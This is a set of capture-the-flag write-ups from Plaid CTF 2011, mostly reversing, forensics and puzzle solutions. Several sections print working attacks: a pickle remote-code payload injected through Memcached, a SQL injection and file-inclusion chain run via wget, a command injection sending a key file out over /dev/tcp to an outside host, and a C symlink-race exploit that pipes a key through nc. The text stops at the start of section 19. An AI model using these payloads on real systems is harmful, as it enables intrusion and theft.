Plaid CTF Write-ups

SSH Team

2011

Content

1. Division is HARD!! 4
2. Mystery Puzzle 9000 4
3. Rhapsody in Foo 5
4. Here, There Be Dragons 5
5. None 6
6. Fun with numbers 6
7. I'm feeling Lucky! 7
8. The App Store! 9
9. Fun with Firewire 10
10. Chiptunes 12
11. Just being nosy 13
12. Awesomeness 14
13. Django… Really? 15
14. SHA1 is fun 15
15. None 16
16. Plain sight 16
17. None 16
18. A Small Bug 16

Appendix 18

19. Another Small Bug 19
20. None 23
21. None 23
22. None 23
23. Exploit Me :p 23
24. Calculator 24
25. None 24
26. None 24
27. None 24
28. Crossword Masters 24
29. Family Photo! 27
30. Sticky Note 27
31. QR Legos 28
32. That's no Bluetooth 28

Appendix 29

33. None 30
34. We play cards 30
35. None 30
36. I'M HUNGRY!..as hell 30
37. ECE's revenge 31
Appendix 34
38. Rainbows 43

1. Division is HARD!!

We found an old document in one of the AED offices. However, the text is distorted. Figure out what the corrupted value is.

1.3337 ~= XXXXXXX/3145727

>>> XXXXXXX = 3145727*1.3337

>>> XXXXXXX

4195456.099900001

But 4195456.099900001 does not match, 4195456 doesn't match too.

After googling for 3145727 we get a wikipedia article about Pentium FDIV bug,

contains the answer: 4195835.0 /3145727.0 = 1.333739068902037589.


2. Mystery Puzzle 9000

Here we have an image in ppm format without header. Firstly let's add P3 header and take a look:

Wow, corrupted QR-code, so easy. Open the image in text editor, change all non-black pixels to white, save, decode QR and get the key “You need to look closer. You didn't delete all those colors, did you?” message. OK, it's wrong way.

So, it's not QR but also code, source code, really! Or you didn't hear about the most visually-beautiful language evar?! Of course it's Piet!

Download and install interpreter written by Erik Schoenfelder. Start this in visual trace mode, enter some chars and take a look:



Here we have a loop and only one conditional structure: cc(80). In two words, the program reads character, compares charcode with 80 and goes predictable later. Enter symbol with charcode 80 – 'P' and get the key - “pi3t_is_s0_c001 ” ! Great task! © ZiZu, SSH Team.

3. Rhapsody in Foo

Since I’m very fond of music of all kind, I dashed for this task as soon as I heard the word “notes”.

OK, what do we have? The description is very informative, as usual ☺:

> *We found this score in Mr.Smith's office.*
> *We think he is hiding a secret in it somehow.*
> *Can you find out what it is?*

And they give us a PDF file with a music script in the attachment. The first idea is to feed it to PDFtoMusic, of course. It is worth spending some time for listening.

When you take enough pleasure in listening to this masterpiece, you may want to try some other ways of interpreting it (The funniest idea in our team was to play these notes turned upside-down ☺). After some messing around you may notice that there are exactly 32 bars in the script and the pairs of notes in the right hand part often repeat.

And here’s the turning point. Somebody in our team remembered the task from some other CTF where DTMF tones were used. Comparing notes frequencies from the script and DTMF frequencies will lead you to the right answer which is a string of 32 hex symbols. Profit!

4. Here, There Be Dragons

ELF32 MIPS binary. Inside there is a Vmware, a la Cisco IOS. If you run into dynamips see the following picture:

```
snk: plaidctf11 snk \$ dynamips-j-P 3725 4_rce300.bin
Cisco Router Simulation Platform (version 0.2.7-nojit)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: Apr 24 2011 00:52:29

IOS image file: 4_rce300.bin
Loading ELF file '4 _rce300.bin '...

ELF entry point: 0x80008000
Launching IOS image at 0x80008000 ...
Welcome to PPP IOS for C3725!
Secret:
```

So we need to find a secret phrase. Decompile main function will see something like this:

```
write_str ("Welcome to PPP IOS for C3725! \ r \ n");
write_str ("Secret:");
str_len = read_str (buf, sizeof (buf));
/ / ASCII to BINx1 = 0
x2 = 1;
while (str_len -) {
```

```
  a = buf [str_len] - 30;
  if (a <0 & a> 10) goto error;
  x1 + = x2 * a;
  x2 *= 10;
}

/ / X1 - secret code in binary

if ((x3 = syscall (4)) == x1) {
  HH = (x3 * 0xE100006B)>> 56;
  x1 + = x1 - HH * 0x1234567;

  key = x1;

  outbuf [0] = 0x417A745B ^ key;
  outbuf [1] = 0x4B60694C ^ key;
  outbuf [2] = 0x674E684A ^ key;
  outbuf [3] = 0x697D252F ^ key;
  outbuf [4] = 0x588F0E88 ^ key;

  print_str (outbuf);
}
```

WTF? What makes a syscall (4)?? Not finding documentation for the syscall's in Cisco IOS, have been taken another way. If you look closely at the function code at 0x800085BC initialized to v0 0x417A745B. Assume that make_syscall not change the value of v0, and then the condition will be as follows:

```
if ((x3 = 0x417A745B) == x1)
.text:800085BC        li     $v0, 0x417A745B
.text:800085C4        sw     $v0, 0xB0+var_30($fp)
.text:800085C8        li     $a0, 4
.text:800085CC        jal    make_syscall
.text:800085D0        nop
.text:800085D4        sw     $v0, 0xB0+var_10($fp)
.text:800085D8        lw     $v1, 0xB0+var_18($fp)
.text:800085DC        lw     $v0, 0xB0+var_10($fp)
.text:800085E0        beq    $v1, $v0, loc_800085F0
```

Patched instructions at 0x800085CC to nop. Run te binary, enter the code 1098544219 (0x417A745B) and we will give out the answer: **IsntCiscoGreat?**

5. None

6. Fun with numbers

Uh oh.. This door is protected with number scroll authenticator. There's "powered by .NETv4" sign. Find out the combination and get the key!

We've an .NET application with 3 scrollbars allowing choosing of numbers 0..255. After pressing the button we get some string according to values choosed with scrollbars. Let's decompyle it using ILSpy. Here is the interesting code:

```
private void a(object A_0, EventArgs A_1)
{
   int value = this.h.Value;
   int value2 = this.j.Value;
   int value3 = this.i.Value;
   int num = this.j.Value * this.i.Value;
   int num2 = value * 3;
   if (value + num - value2 + value * value * value2 - value3 == value2 * (value3 * 34 + (num2 - value)) +
7488 && value > 77)
   {
      MessageBox.Show(this.b(value, value2, value3, (byte[])this.a.Clone(), num, num2));
      return;
   }
   MessageBox.Show(this.a(value, value2, value3, (byte[])this.a.Clone(), num, num2));
}
```

Here is a simple program to bruteforce values, resulting 89, 144, 233.

```
#/bin/env python
if __name__ == '__main__':
   for value in xrange(77, 256):
      for value2 in xrange(0, 256):
         for value3 in xrange(0, 256):
            num = value2 * value3;
            num2 = value * 3;
            if (value + num - value2 + value * value * value2 - value3) == (value2 * (value3 * 34 + (num2 -
value)) + 7488):
               print value, value2, value3
               break
```

Setting them with scrollbars in .NET program we get an printable string:
57E64BEF998A8F141970CFF163F90BA3, and it's a code for this level.

7. I'm feeling Lucky!

We are given a Win32 PE file. This is application written using MFC, which when you click on the button accidentally gives a quote. The flag is in one of the quotes.

Quickly looking at the names of classes, see the MFC::CCrypto class that uses the standard API-functions CryptEncrypt / CryptDecrypt etc.

Running the application under the debugger and putting a breakpoint on the function CryptDecrypt, capture the encrypted quote, and then find this string in the body of the application. All encrypted quotations are referenced only from the following:

```
.text:004027D0 sub_4027D0       proc near
```

In which tere is a lot of times calling sub_40D143, and that adds an encrypted string into an array of quotes.

```
.text:0040281D    mov    edx, dword_56AD20
.text:00402823    push   offset unk_542760   ; Encrypted string
.text:00402828    push   edx
.text:00402829    mov    ecx, offset off_56AD18
.text:0040282E    call   sub_40D143
```

What we have now? We have a list of encrypted strings, we have decrypted them with CryptEncrypt. We can go in two ways: write a little script that will decode all the time (by the way encryption algorithm is used RC2, with a key MD5 ("This is the key, but this is not the key you are looking for: p")), or use the opportunity to IDA - Appcall, that would quickly decipher all the time without turning off the debugger and not thinking how the algorithm is encrypted:)

Here's the script for IDA-Python, which decrypts the quotes and displays them.

```
CryptDecrypt = Appcall.proto ("advapi32_CryptDecrypt",
  "BOOL __stdcall CryptDecrypt (DWORD hKey, DWORD hHash, DWORD Final,
DWORD dwFlags, PDWORD * pbData, PDWORD * pdwDataLen);")

def ReadString (ea):
  val = Byte (ea)
  ret = ""
  while (val! = 0):
    ret = ret + chr (val)
    ea = ea +1
    val = Byte (ea)
  return ret

def DecryptQuote (String):
  DataLen = len (String)
  pData = Appcall.byref (String)
  hKey = 0x00161230 # We took this value from the current
                    # call CryptDecrypt, you are not turned off
                    # the debugger, right? :)
  CryptDecrypt (hKey, 0,1,0, pData, Appcall.byref (DataLen));
  return pData.value

quotes = [ 0x542720, 0x542760, 0x5427A4, 0x5427D8, 0x542814,
 0x542848, 0x5428A8, 0x5428EC, 0x542918, 0x542954, 0x542980,
 0x5429CC, 0x542A00, 0x542A2C, 0x542A60, 0x542A9C, 0x542AC8,
 0x542B1C, 0x542B50, 0x542B8C, 0x542BC8, 0x542BFC, 0x542C28,
 0x542C60, 0x542CA4, 0x542CD0, 0x542D0C, 0x542D40, 0x542D8C,
 0x542DC0, 0x542DE4, 0x542E18, 0x542E54, 0x542E90, 0x542EBC,
 0x542EE8, 0x542F1C, 0x542F40, 0x542F64, 0x542FA0, 0x542FE4,
 0x543020, 0x54304C, 0x543070, 0x54309C, 0x5430D8, 0x543110,
 0x54315C, 0x543190, 0x5431BC, 0x5431E0, 0x543228, 0x54326C,
 0x5432A8, 0x5432E4, 0x543320, 0x543354, 0x543388, 0x5433BC,
 0x5433F8, 0x543430, 0x543478, 0x5434C4, 0x5434F8, 0x54353C,
 0x543578, 0x5435B4, 0x5435E0, 0x543614, 0x543640, 0x543678,
 0x5436BC, 0x5436E8, 0x543718, 0x54375C, 0x543778, 0x5437BC,
 0x5437E8, 0x543814, 0x543840, 0x54388C, 0x5438C8, 0x543918,
 0x543970, 0x5439B4, 0x5439E0, 0x543A14, 0x543A50, 0x543AA4,
 0x543AD8, 0x543B08, 0x543B50, 0x543B94, 0x543BD0, 0x543C04,
```

```
 0x543C40, 0x543C84, 0x543CA8, 0x543CDC, 0x543D18, 0x543D3C,
 0x543D60, 0x543D94, 0x543DC0, 0x543DF8, 0x543E3C, 0x543E60,
 0x543E94, 0x543EC0, 0x543F04, 0x543F30, 0x543F5C, 0x543F80,
 0x543FC4, 0x544000, 0x544044, 0x544080, 0x5440CC, 0x544100,
 0x544128, 0x544170, 0x5441C0, 0x54420C, 0x544240, 0x54426C,
 0x5442A8, 0x5442DC, 0x544318, 0x544354, 0x544390, 0x5443C4,
 0x5443F8, 0x544434, 0x544468, 0x5444B8, 0x544504, 0x544520,
 0x544578, 0x544578, 0x5445C8, 0x54460C, 0x544640, 0x544668,
 0x5446B8, 0x544700, 0x544750, 0x544794, 0x5447D0, 0x544818,
 0x544860, 0x5448AC, 0x5448E8, 0x544928, 0x54498C, 0x5449B0,
 0x5449F4, 0x544A28, 0x544A74, 0x544AA8, 0x544AD4, 0x544B08,
 0x544B4C, 0x544B88, 0x544BA4, 0x544BD0, 0x544C0C, 0x544C40,
 0x544C5C, 0x544C88, 0x544CB4, 0x544CE0, 0x544CFC, 0x544D28,
 0x544D5C, 0x544D88, 0x544DAC, 0x544DE8, 0x544E24, 0x544E60,
 0x544E9C, 0x544EC0, 0x544EE4, 0x544F10, 0x544F2C, 0x544F60,
 0x544F9C, 0x544FD8, 0x545014, 0x545040, 0x545080, 0x5450C8,
 0x54510C, 0x545138, 0x54516C, 0x545198, 0x5451B4, 0x5451D0,
 0x5451EC, 0x545228, 0x545268, 0x5452B4, 0x5452E8, 0x545338,
 0x54537C, 0x5453A8, 0x5453D4, 0x545410, 0x545448, 0x54548C,
 0x5454B8, 0x5454E0, 0x545530, 0x545574, 0x5455A0, 0x5455E4,
 0x545620, 0x545668, 0x5456AC, 0x5456D8, 0x5456FC, 0x545738,
 0x545768, 0x5457AC, 0x5457D8, 0x545810, 0x545854, 0x545888,
 0x5458BC, 0x5458F0, 0x545934, 0x545960, 0x5459A4, 0x5459D8,
 0x545A24, 0x545A60, 0x545A8C, 0x545AC0, 0x545AF8, 0x545B4C,
 0x545B80, 0x545BBC, 0x545BE8]

for ea in quotes:
  plain = DecryptQuote (ReadString (ea));
  print "% x:% s \ n"% (ea, plaint)
```

Among the output will see a very interesting quote :)

5457d8: + Oh YEAH, this is THE k3y U r L0ok1ng FOr:)

Answer: **Oh YEAH, this is THE k3y U r L0ok1ng FOr:)**

8. The App Store!

iOS x86 application - game in which you want to guess the correct sequence of colors. Disassemble and find initialization function:

```
__text: 000028DC __reverseMeViewController_viewDidLoad_ proc near
```

In which initializes an array reverseMeViewController_holyHandGrenadeOfAntioch, objects denoting the color looks like this:

```
__text: 000029BA lea edx, (cfstr_Blue.isa - 28EDh) [ebx]; "Blue"
__text: 000029C0 lea eax, (addObject - 28EDh) [ebx]
__text: 000029C6 mov eax, [eax]
__text: 000029C8 mov [esp +8], edx
__text: 000029CC mov [esp +4], eax
__text: 000029D0 mov [esp], ecx
__text: 000029D3 call _objc_msgSend; "addObject"
```

The complete sequence stored in the array:

blue green yellow blue red red red blue purple yellow green orange blue blue

The following functions are compared arrays

`donkeyFucker` and `holyHandGrenade-OfAntioch`

`__text: 00003F3B __reverseMeViewController_sheepFucker_ proc near`

When you press the button in an array `reverseMeViewController donkeyFucker`

object is added indicating the color, but if you carefully note by clicking on the red button is added to blue, and when you click on the green { yellow and vice versa.

red -> blue

blue -> red

green -> yellow

yellow -> green

Under this condition, the answer would be as follows:

red yellow green red blue blue blue red purple green yellow orange red red

9. Fun with Firewire

All of the machines at the AED office are encrypted using the amazing Truecrypt software.

When we grabbed one of their USB sticks from a computer, we also grabbed the memory using the Firewire port. Recover the key using the truecrypt image and the memory dump.

http://www.plaidctf.com/chals/81d9467f812d2fbb32e9d4b915cccfe457245f25.tar.bz2

In archieve we've two files:

physmem.bin - Physical memory dump
ppp.challenge.vol - TrueCrypt volume

So, there should be two ways for solving this task, hard and easy.

Easy way: Using Volatility we can list processes in the dump.

```
$ python vol.py --profile=WinXPSP3x86 -f physmem.bin pslist
Volatile Systems Volatility Framework 1.4_rc1
 Offset(V)  Name                    PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ ----------
---------
0x81291830 System           4      0     47    225 1970-01-01 00:00:00
0x810d0020 smss.exe       268      4      3     19 2010-12-29 23:18:07
0xffbd7da0 csrss.exe      328    268     11    323 2010-12-29 23:18:08
0xffbd6950 winlogon.exe   360    268     23    514 2010-12-29 23:18:10
```

```
0xffa17c88 services.exe   404    360     15    247 2010-12-29 23:18:11
0xffa0c168 lsass.exe      416    360     23    327 2010-12-29 23:18:11
0xffa04da0 svchost.exe    568    404     22    177 2010-12-29 23:18:12
0x812454a8 svchost.exe    628    404      9    213 2010-12-29 23:18:12
0xff9d4da0 svchost.exe    664    404     53    979 2010-12-29 23:18:12
0xff9d0c40 svchost.exe    704    404      5     59 2010-12-29 23:18:12
0x81125d78 svchost.exe    756    404      4     86 2010-12-29 23:18:13
0xff9b9490 spoolsv.exe    840    404     15    114 2010-12-29 23:18:14
0x810d85d0 vmsrvc.exe     916    404      5     45 2010-12-29 23:18:23
0x810ecda0 vpcmap.exe    1060    404      3     27 2010-12-29 23:18:23
0xff96a8f0 alg.exe       1280    404      7    104 2010-12-29 23:18:27
0x810f2600 explorer.exe  1508   1432     15    349 2010-12-29 23:18:37
0xff920898 vmusrvc.exe   1720   1508      2     44 2010-12-29 21:18:39
0xff961020 ctfmon.exe    1728   1508      1     79 2010-12-29 21:18:39
0x810cf020 wscntfy.exe   1740    664      1     37 2010-12-29 21:18:39
0xff95fda0 TrueCrypt.exe 1892   1508      1     41 2010-12-29 21:19:25
0x8113c300 cmd.exe       1952   1508      1     33 2010-12-29 21:20:20
0x8113e638 win32dd.exe   1980   1952      1     22 2010-12-29 21:20:45
```

Wow! We've TrueCrypt running, let's dump it.

```
$ python vol.py --profile=WinXPSP3x86 -f physmem.bin -p 1892 memdump -
D
Volatile Systems Volatility Framework 1.4_rc1
*******************************************************************
Writing TrueCrypt.exe [  1892] to 1892.dmp
```

Check for interesting strings:

```
\$ strings mem/1892.dmp
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\Administrator\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files\Common Files
...
\??\C:\Documents and Settings\Administrator\Desktop\ppp.challenge.vol
...
Drive
jha0lMn58keAIpueeNCPVSO9dk
ocuments and Settings\Administrator\
Size
0@@
p @@`
```

Looks like a password and it match. After mounting volume we've a text file with a same key:


jha0lMn58keAIpueeNCPVSO9dk

The hard way:

Using AESkeyfinder you can find two AES keys in memory. That keys used for AES in XTS mode for TC volume data encryption. Decrypting TC volume from offset 131072 we can get decrypted FAT volume and extract the flag.

10. Chiptunes

We have .wav file, with some hidden info in it. After closed examination with frequency analyzers & sonogram, with some FFT parameters change (I used soundforge, check settings within Sonogram), I managed to retrieve a text which says: "What is the name of the farm where this is from?"



So, we have to find a farm, but where? On the same picture, there is a large horizontal stripe on the bottom in lower bits. After some time giving it a thought I remembered in my old days as a radio enthusiast, there was a method of transmission like on "slow TV", called SSTV.

So I googled it, found a program called MixW, redirected output from loudspeakers into the microphone, selected SSTV mode in the program, and played it loud.

SSTV mode of MixW understood it as input, and picture appeared, showing some mountains.

I did quick search on tineye, and it had 1 match, with some info below it:

It's in the area of Cape Town, and something about berry farm So I googled for: Cape Town berry farm, which gave me 2 links. First link had almost identical picture as the one we've got, second has shown exact name of that farm, called "Hillcrest Berry Farm".

If you want to see in reality how that was done, I created a small video on youtube:

http://www.youtube.com/watch?v=JEXUO5B7tEM

11. Just being nosy


Description:

One of our agents installed a packet sniffer on a router in the hallway a week ago to see if there's anything valuable that people have been sending behind locked doors. Yesterday, it captured this file headed to a server owned by a different company. It seems AED's rivals haven't been lazy. Besides stealing their scientists, of course.

Find out what it's about.

First column seems to be date, second – time, and then three columns with some data. The first thing we did was collecting some statistics. So, numbers in first column of strange data were in range 47-1040, second – 47-501, last – 0-1. The last column was definitely some binary attribute. We started to look for any correlations between numbers in line. Then we closely looked on time column, got statistics of delays and so on – nothing interesting.

The new idea was to interpret these number as mouse pointer coordinates on the screen. Then the last column could be sign of pushed button. We get following map



:

There definitely should be something to put this map on. First idea was to use “AED Tower, Innovation City, Pennsylvania, USA, 99th Floor Layout Diagram” :-) But this idea had failed after several attempts.

Next idea was to use on-screen keyboard. There were several coordinates, that were too closely located, so it could mean several pushes on one button on keyboard. The problem was to find “good” on-screen keyboard among huge variety. Finally, it fits well on Google on-screen keyboard:

The key is **h3lPimc4ught1nABadR0Mance**.

12. Awesomeness

The task is fully formulated in the last three words of description:

“We found this weird text file on one of AED machines. It contains some repeated characters, but we can't figure out what it is. Please examine and get us anything that's useful! (well, get the key)”

Later, the hint was published: “BTW, this was found on Windows machine.”

Download file is TGZ archive with two files: corrupted PNG and another archive, RAR. Rar archive contains text file with Base64 text. Base64 is decoded into ASCII-arted smile and text “I AM AWESOME!”

First, we found that corrupted PNG contains valid signatures of png files such as PNG, IHDR and iend. So, file may be mixed in some way.

Then we looked closely to suspicious symbols in text file – no result. Also, hint was about Windows. What can be Windows specific in file? Carriage returns? We looked on them, but found no interesting.

Turned back to RAR archive. Deep analysis showed that it contains also 200 another files named :1, :2, :3 and so on. According hint, we got new idea of what these can be: alternate data streams in NTFS. So, "dir /r" in Windows clearly showed 200 records such as "AWESOMENESS.txt:123:$DATA". Each of these streams contained an unique number from 1 to 200. So we get an permutation. The size of corrupted PNG was 29400 = 200*147. The script was written to reorder 147-byte blocks according permutation and it created valid PNG picture.

The key is:

NTFS_is_fucking_ c0mplic4t3d!

13. Django… Really?

On the url we can see site, powered with python and Memcached. Memcaches listening port 11211 and is available from Internet. There is special util for scan Memcached database: go-derper

Exctract all content from Memcache:

```
./go-derper.rb -l -K 1000 -s a12.amalgamated.biz
```

See output folder and find there key with main html in Pickle\'s format (about Pickle read here). Using the go-derper we can rewrite this value in Memcached. Write out this content to it:

```
cos\nsystem\n(S'ls -la'\ntR.
```

On extracting this code run os.system('ls -la') and print output to browser (for details see here). We got shell! Only read the file KEY and submit it's content.

14. SHA1 is fun

This challenge has a lot of different vulnerabilities. Using first vuln we read source code (PHP) of index file.

```
wget http://a11.club.cc.cmu.edu:32065/pages/index
```

There are SQL-injections in fields username and password. Data from field password is hashed by SHA1 and raw hash data passed to MySQL. Exploiting SQL-injection in field password is possible, but there is easier way. There is also SQL-injection in the username field. Exploiting time-based techniques we found out that DB user had FILE privileges. So using mysql `load_file` function we can read `/key` file or even drop a shell to `/tmp/` using `into dumpfile`. To execute our shell we exploited local file

inclusion vulnerability in `problem1.php`. To exploit LFI our shells file name have to contain word `pages` in its absolute path.

The final step to get the key:

```
wget http://a11.club.cc.cmu.edu:32065/problem1.php?p=pages/../../../..
/tmp/zzzpages.as&c=cat%20/key
```

Key: **IAMAMYSQLBITCH!!**

15. None

16. Plain sight

It was quite easy task. Here is a solution in one string:

```
http://a4.amalgamated.biz/cgi-
bin/chroot.cgi?cat%20/keyfolder/key%3E/dev/tcp/8.8.8.8/999
```

Host 8.8.8.8 should be under your control, and you should have enough privileges to execute:

```
nc -n -l 999
```

A root privilege is enough.

Key: **esc4p3_str1ng5**

Getting root access to 8.8.8.8 is not in the scope of the challenge, sorry guys.

17. None

18. A Small Bug

Task: Get access to the key using /opt/pctf/z1/exploitme.

Okey, connect to the specified host and looks around:

```
z1_281@a5:~$ id
uid=1280(z1_281) gid=1000(z1users) groups=1000(z1users)
z1_281@a5:~$ ls -l /opt/pctf/z1key
total 28
drwxrwx--- 2 root z1key 20480 Apr 25 23:26 cron.d
-rw-r----- 1 root z1key 30    Feb 5  12:09 key
-rw-r--r-- 1 root root  105   Apr 22 18:33 README
```

We have the key file that is readable to the z1key group. And there is runned cron, that executes scripts with z1key group from cron.d every minute, according to README. Of cource, z1users can't write to directory cron.d

```
z1_281@a5:~$ ls -l /opt/pctf/z1/exploitme
-rwxr-sr-x 1 root z1key 15116 Apr 20 20:26 /opt/pctf/z1/exploitme
```

First of all note, that exploitme has SGID bit, so it executed with rights of group z1key.

Now looks to /opt/pctf/z1/exploitme with strace and objdump. It takes a single argument and writes it to a file, after that file is unlinked immediately. Name of the temporary file is generated with tempnam() function and it is difficult to guess. Also, file should be opened with O_EXCL flag to verify the uniqueness of the file. Fortunately it is not!

Here is that small bug: it is possible to create file with desired name right after tempnam() and before open(). Exploitme will write its argument to this file with rights of group z1key! In our case, we will create symlink to /opt/pctf/z1key/cron.d/simple.sh

Now we need to catch the moment and the file name to create a symbolic link. It can be done with inotify. Also in time of challenge there is was bruteforce from other teams, so we need to filter out not our events. See sources of monitor in appendix.

Finally, we executes exploitme with script for cron. Of cource there is race condition in monitor, so we need to try several times:

```
z1_281@a5:~$ ./monitor
z1_281@a5:~$ /opt/pctf/z1/exploitme "cat /opt/pctf/z1key/key | nc
127.0.0.1 1234"
z1_281@a5:~$ nc -l -p 1234
This is the key: FUCKALLOFYOU
```

Everything is simple :) © optio, SSH Team

Appendix

Here is simple tool that monitors creating of files in /tmp/ directory and creates symlinks:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/inotify.h>
#include <sys/stat.h>

#define EVENT_SIZE ( sizeof (struct inotify_event) )
#define BUF_LEN ( 1024 * 64 * ( EVENT_SIZE + 16 ) )

int main( int argc, char **argv ) {
    int length, i, fd, wd;
    char buffer[BUF_LEN];
    fd = inotify_init();
    if ( fd < 0 ) {
        perror( "inotify_init" );
    }
    wd = inotify_add_watch( fd, "/tmp", IN_CREATE );
    while(1) {
        length = read( fd, buffer, BUF_LEN );
        if ( length < 0 ) {
            perror( "read" );exit(1);
        }
        i = 0;
        while ( i < length ) {
            struct inotify_event *event = (struct inotify_event*)
&buffer[i];
            if ( event->len && !(event->mask & IN_ISDIR) ) {
               char name[1024];
               snprintf(name, 1024, "/tmp/%s", event->name);
               struct stat stat_s;
               if (stat(name, &stat_s) == 0 && stat_s.st_uid == 1280)
{
                 usleep(50); // subject for race condition
                 if (symlink("/opt/pctf/z1key/cron.d/simple.sh", name)
!= 0){
                        perror("symlink");
                     } else {
                        printf( "Created symlink for %s\n", event-
>name );
                     }
                  }
            }
            i += EVENT_SIZE + event->len;
        }
    }
    inotify_rm_watch( fd, wd ); close( fd ); exit( 0 );
}
```

19. Another Small Bug

We were given the ssh access to the remote machine which appears to be an Ubuntu box. The goal was to reach the content of the file "/opt/pctf/z2/key." The problem was that the user account we operated with lacked sufficient privileges.

The user account varied from team to team, I suppose, and for us it was "z2_281". Meanwhile, the file "/opt/pctf/z2/key" was owned by "root:z2key," and the access was granted for reading and writing to the owner, for reading to the group, and nothing for others. No luck using "cat" directly :)

In the directory "/opt/pctf/z2" there was another file, "exploitme," which appears to be an ELF32 executable. Further investigation showed that it was owned by "root:z2key" and had the SGIT bit set. The goal became obvious: to make that executable perform reading on the desired file.

